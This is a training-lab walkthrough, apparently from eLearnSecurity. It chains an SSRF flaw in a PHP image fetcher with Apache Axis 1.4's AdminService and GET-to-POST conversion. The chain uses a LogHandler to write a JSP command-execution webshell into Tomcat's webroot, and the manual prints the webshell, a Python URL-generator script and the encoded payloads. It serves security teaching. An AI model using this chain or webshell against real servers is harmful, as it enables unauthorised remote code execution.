HERA LAB

SSRF TO RCE

eLearn Security
AN INE COMPANY

1. Scenario

Your target is an application server residing at **172.16.64.119**. Your goal is to find a SSRF vulnerability and use it to speak with a restricted service. The ultimate goal is to achieve remote code execution. While this challenge might look like a sophisticated/exotic lab task, this is a multi-staged exploit chain that has already been met multiple times in real-life scenarios.

This lab is an educational one, so feel free to use the hints placed in the lab manual.

2. Goals

- Identify vulnerable endpoints through detailed reconnaissance
- Chain SSRF with a built-in feature to bypass any limitations
- Deploy a malicious service
- Use that service to perform an arbitrary write of a webshell file

3. What you will learn

- Attacking SOAP based services
- Abusing SSRF
- Exploiting an Admin Service on the underlying software

4. Recommended tools

- SoapUI (Free)
- Python
- BurpSuite
- Dirb / burp Intruder
- nmap

5. Network Configuration

Network: **172.16.64.119/24**

6. Tasks

Task 1. Perform reconnaissance and identify a SSRF vulnerability

Perform reconnaissance activities to discover a SSRF vulnerability in the web application.

Task 2. Discover a web service and find a potential attack vector

Use more reconnaissance techniques to identify a web service. Your task is to figure out how it can be potentially abused and what are the constraints that prevent you from immediate abuse.

Task 3. Start drafting the exploitation approach

At this point, we have already identified an SSRF vulnerability. The underlying software has an unusual feature: it treats GET and POST parameters equally. Chaining SSRF with this feature might enable you to interact with underlying restricted services.

Task 4. Chain SSRF with native Axis functionality to deploy a webshell

Once you are able to interact with the underlying service, your target is to deploy a service that leads to a system shell. There are numerous ways to do it, however, the simplest one is to:

- Create a service that can do anything but utilizes a Log utility
    - The Log should point to the webroot. Based on the webserver version, you should be able to search for its directory structure online.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


TASK 1. PERFORM RECONNAISSANCE AND IDENTIFY A SSRF VULNERABILITY

Using nmap, you are able to find the following ports opened.

```
nmap -p- -sV -A -v -Pn --open -T4 172.16.64.119
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 6d:6f:5a:f5:ed:6b:9b:74:44:c9:35:b6:e6:fc:2f:4f (RSA)
|   256 a6:39:d2:79:9a:be:f4:61:41:3f:e4:4f:fe:0e:4b:47 (ECDSA)
|_  256 14:2e:34:d9:88:31:ce:1c:c9:e6:ed:39:89:45:f8:ba (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
```

We will first go to port 80, where **index.php** holds a simple website with an image fetching utility. index.php can be identified using Dirb or any other content discovery tool.

The application contains just one form which can be easily identified as vulnerable to a SSRF vulnerability. See below for the vulnerability identification process.




TASK 2. DISCOVER A WEB SERVICE AND FIND A POTENTIAL ATTACK VECTOR

On port 8080, there is a tomcat 8 instance. Its version can be determined, for example, through an error page

Using content discovery tools and general knowledge around commonly-found locations, you will first encounter a folder named “Axis” which discloses “Apache Axis 1.4”. Further examination shows, that it has two services available for interaction.


The services are described using WSDL files that are available via hyperlinks.




Now navigate to page source → select all & copy → paste to a file named e.g. adminservice.wsdl

You can then launch SoapUI and import the file as a SOAP project. (Using SoapUI is explained in detail in a later module)


Note, that in order to connect SoapUI with a Burp instance, you need to go to File → Preferences → Proxy Settings. The below port and IP are related to Burp proxy (default 127.0.0.1:8080)




Then you need to make sure that the proxy is on (you know that when the light at the icon is green)




If you try to execute a request to the Axis service, you will be informed that remote access is disabled.



You can see the full request in Burp Suite once proxied. You can find that request in Proxy History and then send it to Repeater to re-issue it.



Access to AdminService can be considered an attack vector/path. If you google “axis AdminService” you will see plenty of results containing warnings about allowing access to AdminService. One of the sites describing the issue can be found here.



In our case, access to AdminService is properly restricted, since the service is accessible only from localhost. However, using the SSRF vulnerability you may be able to access the web server from the inside, as the forged request will originate from the server itself.

TASK 3. START DRAFTING THE EXPLOITATION APPROACH

The request generated by SOAP is not 100% complete. By reading Axis' documentation, you can recreate a **sample request** to the "/AdminService" that will deploy a service.

```
POST /axis/services/AdminService
[…]

<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
        xmlns:xsd="http://www.w3.org/2001/XMLSchema"
        xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Body>
    <ns1:deployment
      xmlns="http://xml.apache.org/axis/wsdd/"
        xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"
        xmlns:ns1="http://xml.apache.org/axis/wsdd/">
        <ns1:service name="exploitservice1" provider="java:RPC">
            <ns1:parameter name="className" value="java.util.Random"/>
            <ns1:parameter name="allowedMethods" value="*"/>
        </ns1:service>
    </ns1:deployment>
  </soapenv:Body>
</soapenv:Envelope>
```

The above request body, when issued from localhost will allow the creation of exploitservice1. Calling java.util.Random is not really interesting from a penetration testing perspective, however, another functionality of axis named Logging allows deploying a new service with logging capabilities. This means, that each request and response to that service will be written to an arbitrary log file.

The third factor that makes exploitation easier is GET2POST conversion in Apache Axis.

If you supply an XML into the "method" parameter in apache axis AdminService, it will be interpreted equally as a POST request. For example, the following GET parameter…

```
?method=!--><ns1:deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"
xmlns:ns1="http://xml.apache.org/axis/wsdd/"><ns1:service
name="exploitservice1" provider="java:RPC"><requestFlow><handler
type="RandomLog"/></requestFlow><ns1:parameter name="className"
value="java.util.Random"/><ns1:parameter name="allowedMethods"
value="*"/></ns1:service><handler name="RandomLog"
type="java:org.apache.axis.handlers.LogHandler" ><parameter
name="LogHandler.fileName" value="/tmp/writehere" /><parameter
name="LogHandler.writeToConsole" value="false" /></handler></ns1:deployment
```

...will be, in short, interpreted by the Axis engine as a request similar to the one below.

```
POST /axis/services/AdminService


<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
        xmlns:xsd="http://www.w3.org/2001/XMLSchema"
        xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body><!-->
<ns1:deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"
xmlns:ns1="http://xml.apache.org/axis/wsdd/">
<ns1:service name="exploitservice1" provider="java:RPC">
<requestFlow><handler type="RandomLog"/></requestFlow>
<ns1:parameter name="className" value="java.util.Random"/>
<ns1:parameter name="allowedMethods" value="*"/></ns1:service>
<handler name="RandomLog" type="java:org.apache.axis.handlers.LogHandler" >
<parameter name="LogHandler.fileName" value="/tmp/writehere" />
<parameter name="LogHandler.writeToConsole" value="false"
/></handler></ns1:deployment>
   </soapenv:Body>
</soapenv:Envelope>
```

The “method” parameter is being injected into the SOAP content. Originally, it should be parsed as a “method” tag but the comment injection allows us to close that tag and proceed with injection of a whole SOAP message which contains the exploitservice1 declaration as well as the arbitrary write log location of /tmp/writehere.

TASK 4. CHAIN SSRF WITH NATIVE AXIS FUNCTIONALITY TO DEPLOY A WEBSHELL

Once we have everything prepared, the following steps will be taken.

- The SSRF will be used to issue the aforementioned request to the Axis service
- A webshell will be sent inside the SOAP message body to a writable location
- Using the documentation of tomcat 8 and for example this axis deploy guide we can infer that a writable, accessible web location will be **/var/lib/tomcat8/webapps/axis/**shell.jsp

You can use the below JSP shell.

shell.jsp

```
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
```

```
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
```

We will create a semi-automated exploit script to generate URLs for us. An important thing to note, is that special URL characters have to be URL encoded.

The below script allows us to generate suitable URLs for exploiting the Axis Admin service.

```
import os,sys


if (len(sys.argv) != 2):
      exit("[-] Usage: " + sys.argv[0] + " <jsp shell file>")


writepath = "/var/lib/tomcat8/webapps/axis/shell.jsp"
url = http://127.0.0.1:8080 #for SSRF purposes


try:
      payloadfile = open(sys.argv[1],'r').read() #Some file containing a JSP
payload
except:
      exit("[-] Cannot read input file. Exitting.")




deployurl = url + '/axis/services/AdminService?method=%21--
%3E%3Cns1%3Adeployment+xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2
F%22+xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%
2Fjava%22+xmlns%3Ans1%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%3E
%3Cns1%3Aservice+name%3D%22exploitservice1%22+provider%3D%22java%3ARPC%22%3E%
3CrequestFlow%3E%3Chandler+type%3D%22RandomLog%22%2F%3E%3C%2FrequestFlow%3E%3
Cns1%3Aparameter+name%3D%22className%22+value%3D%22java.util.Random%22%2F%3E%
3Cns1%3Aparameter+name%3D%22allowedMethods%22+value%3D%22%2A%22%2F%3E%3C%2Fns
1%3Aservice%3E%3Chandler+name%3D%22RandomLog%22+type%3D%22java%3Aorg.apache.a
```

```
xis.handlers.LogHandler%22+%3E%3Cparameter+name%3D%22LogHandler.fileName%22+v
alue%3D%22' + writepath +
'%22+%2F%3E%3Cparameter+name%3D%22LogHandler.writeToConsole%22+value%3D%22fal
se%22+%2F%3E%3C%2Fhandler%3E%3C%2Fns1%3Adeployment'


undeployurl = url + '/axis/services/AdminService?method=%21--
%3E%3Cns1%3Aundeployment+xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd
%2F%22+xmlns%3Ans1%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%3E%3C
ns1%3Aservice+name%3D%22exploitservice1%22%2F%3E%3C%2Fns1%3Aundeployment'


exploit = "<?xml version=\"1.0\" encoding=\"utf-8\"?>\r\n
<soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"\r\n
xmlns:api=\"http://127.0.0.1/Integrics/Enswitch/API\"\r\n
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"\r\n
xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\">\r\n
<soapenv:Body>\r\n        <api:main\r\n
soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\r\n
<api:in0><![CDATA[\r\n"+payloadfile+"\r\n]]>\r\n            </api:in0>\r\n
</api:main>\r\n  </soapenv:Body>\r\n</soapenv:Envelope>"


print deployurl + "\n\n"
print undeployurl + "\n\n"
print exploit + "\n\n"
print "See the shell at " + url + "/axis/shell.jsp"
```

The above script can be used to generate exploit URLs quickly. Note that the aforementioned file shell.jsp is placed in the same directory. The script output can be shown below.

```
root@0xluk3:~/Desktop# python axis.py shell.jsp


http://127.0.0.1:8080/axis/services/AdminService?method=%21--
%3E%3Cns1%3Adeployment+xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2
F%22+xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%
2Fjava%22+xmlns%3Ans1%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%3E
%3Cns1%3Aservice+name%3D%22exploitservice1%22+provider%3D%22java%3ARPC%22%3E%
3CrequestFlow%3E%3Chandler+type%3D%22RandomLog%22%2F%3E%3C%2FrequestFlow%3E%3
Cns1%3Aparameter+name%3D%22className%22+value%3D%22java.util.Random%22%2F%3E%
3Cns1%3Aparameter+name%3D%22allowedMethods%22+value%3D%22%2A%22%2F%3E%3C%2Fns
1%3Aservice%3E%3Chandler+name%3D%22RandomLog%22+type%3D%22java%3Aorg.apache.a
xis.handlers.LogHandler%22+%3E%3Cparameter+name%3D%22LogHandler.fileName%22+v
alue%3D%22/var/lib/tomcat8/webapps/axis/shell.jsp%22+%2F%3E%3Cparameter+name%
```

```
3D%22LogHandler.writeToConsole%22+value%3D%22false%22+%2F%3E%3C%2Fhandler%3E%
3C%2Fns1%3Adeployment



http://127.0.0.1:8080/axis/services/AdminService?method=%21--
%3E%3Cns1%3Aundeployment+xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd
%2F%22+xmlns%3Ans1%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%3E%3C
ns1%3Aservice+name%3D%22exploitservice1%22%2F%3E%3C%2Fns1%3Aundeployment



<?xml version="1.0" encoding="utf-8"?>
        <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"
        xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
        xmlns:xsd="http://www.w3.org/2001/XMLSchema"
        xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
        <soapenv:Body>
        <api:main
        soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
            <api:in0><![CDATA[
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
```

```
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -
1){
        p = Runtime.getRuntime().exec("cmd.exe /C " +
request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>


]]>
            </api:in0>
        </api:main>
  </soapenv:Body>
</soapenv:Envelope>


See the shell at http://127.0.0.1:8080/axis/shell.jsp
```

Now, we should go back to the web application at port 80 and use burp's repeater for better visibility – we paste the first URL to the "u" parameter, as follows.

Now select the whole url and then press CTRL + U in order to “URL Encode key characters”. Otherwise the request will be invalid without double URL encoding.


The full request is listed below.

```
GET
/index.php?u=http%3a//127.0.0.1%3a8080/axis/services/AdminService%3fmethod%3d
%2521--
%253E%253Cns1%253Adeployment%2bxmlns%253D%2522http%253A%252F%252Fxml.apache.o
rg%252Faxis%252Fwsdd%252F%2522%2bxmlns%253Ajava%253D%2522http%253A%252F%252Fx
ml.apache.org%252Faxis%252Fwsdd%252Fproviders%252Fjava%2522%2bxmlns%253Ans1%2
53D%2522http%253A%252F%252Fxml.apache.org%252Faxis%252Fwsdd%252F%2522%253E%25
3Cns1%253Aservice%2bname%253D%2522exploitservice1%2522%2bprovider%253D%2522ja
va%253ARPC%2522%253E%253CrequestFlow%253E%253Chandler%2btype%253D%2522RandomL
og%2522%252F%253E%253C%252FrequestFlow%253E%253Cns1%253Aparameter%2bname%253D
%2522className%2522%2bvalue%253D%2522java.util.Random%2522%252F%253E%253Cns1%
253Aparameter%2bname%253D%2522allowedMethods%2522%2bvalue%253D%2522%252A%2522
%252F%253E%253C%252Fns1%253Aservice%253E%253Chandler%2bname%253D%2522RandomLo
g%2522%2btype%253D%2522java%253Aorg.apache.axis.handlers.LogHandler%2522%2b%2
53E%253Cparameter%2bname%253D%2522LogHandler.fileName%2522%2bvalue%253D%2522/
var/lib/tomcat8/webapps/axis/shell.jsp%2522%2b%252F%253E%253Cparameter%2bname
%253D%2522LogHandler.writeToConsole%2522%2bvalue%253D%2522false%2522%2b%252F%
253E%253C%252Fhandler%253E%253C%252Fns1%253Adeployment HTTP/1.1
Host: 172.16.64.119
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.64.119/index.php
```


```
Connection: close
Upgrade-Insecure-Requests: 1
```

If you now visit the Axis Services page, you can see a new service being deployed!

